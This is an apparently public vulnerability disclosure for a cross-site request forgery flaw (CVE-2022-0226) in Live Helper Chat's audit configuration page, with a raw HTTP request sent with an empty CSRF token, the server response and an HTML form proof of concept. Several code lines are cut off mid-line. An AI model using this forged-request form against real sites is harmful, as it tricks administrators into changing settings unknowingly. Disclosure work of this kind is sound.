# Cross-Site Request Forgery (CSRF) in livehelperchat/livehelperchat

0

Valid Reported on Jan 13th 2022

## Description


A CSRF issue is found in the audit configuration under settings. It was found that no CSRF token validation is getting done on the server-side. If we remove the CSRF token and keep the CSRF token field empty, the action is getting performed.

## Proof of Concept

## Request

```
POST /site_admin/audit/configuration HTTP/1.1
Host: demo.livehelperchat.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/201001
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 83
Origin: https://demo.livehelperchat.com
Connection: close
Referer: https://demo.livehelperchat.com/site_admin/audit/configuration
Cookie: _ga=GA1.2.1494213889.1641981022; __gads=ID=78426d0da5021990-22e07ac
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

csfr_token=&days_log=90&log_js=on&StoreOptions=Save
```




In the above request, you can see that I have removed the CSRf token, and then also the server accepts this request and performs the desired action.

## Successful Response

```
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 13 Jan 2022 10:30:15 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
X-Powered-By: PHP/7.4.27
Cache-Control: nocache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: Sun, 02 Jan 1990 00:00:00 GMT
X-Frame-Options: SAMEORIGIN
Content-Length: 47652

<!DOCTYPE html><html  lang="en" dir="" ng-app="lhcApp"><head><title ng-non-
<li class="breadcrumb-item"><a rel="home" itemprop="url" href="/site_admin/
<ul class="nav nav-pills" role="tablist"><li role="presentation" class="act
<div class="tab-content"><div role="tabpanel" class="tab-pane active" id="t
<p class="small"><a rel="noreferrer" href="http://livehelperchat.com">Live
</div><script type="text/javascript" src="/design/defaulttheme/js/js_static
```



## POC

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://demo.livehelperchat.com/site_admi
      <input type="hidden" name="csfr&#95;token" value="" />
```

```
        <input type="hidden" name="days&#95;log" value="90" />
        <input type="hidden" name="log&#95;js" value="on" />
        <input type="hidden" name="StoreOptions" value="Save" />

        <input type="submit" value="Submit request" />
      </form>
    </body>
  </html>
```

## Impact

This vulnerability is capable of tricking the admin in changing audit log configuration.

CVE
CVE-2022-0226
(Published)

Vulnerability Type
CWE-352: Cross-Site Request Forgery (CSRF)

Severity
Medium (4.3)

Visibility
Public

Status
Fixed

Found by



shubh123-tri
@shubh123-tri
unranked

This report was seen 281 times.

We are processing your report and will contact the livehelperchat team wit
10 months ago

Remigijus Kiminas validated this vulnerability 10 months ago

shubh123-tri has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

Remigijus Kiminas marked this as fixed in 2.0 with commit f59ffb 10 months ago

The fix bounty has been dropped ✖

This vulnerability will not receive a CVE ✖

Sign in to join this conversation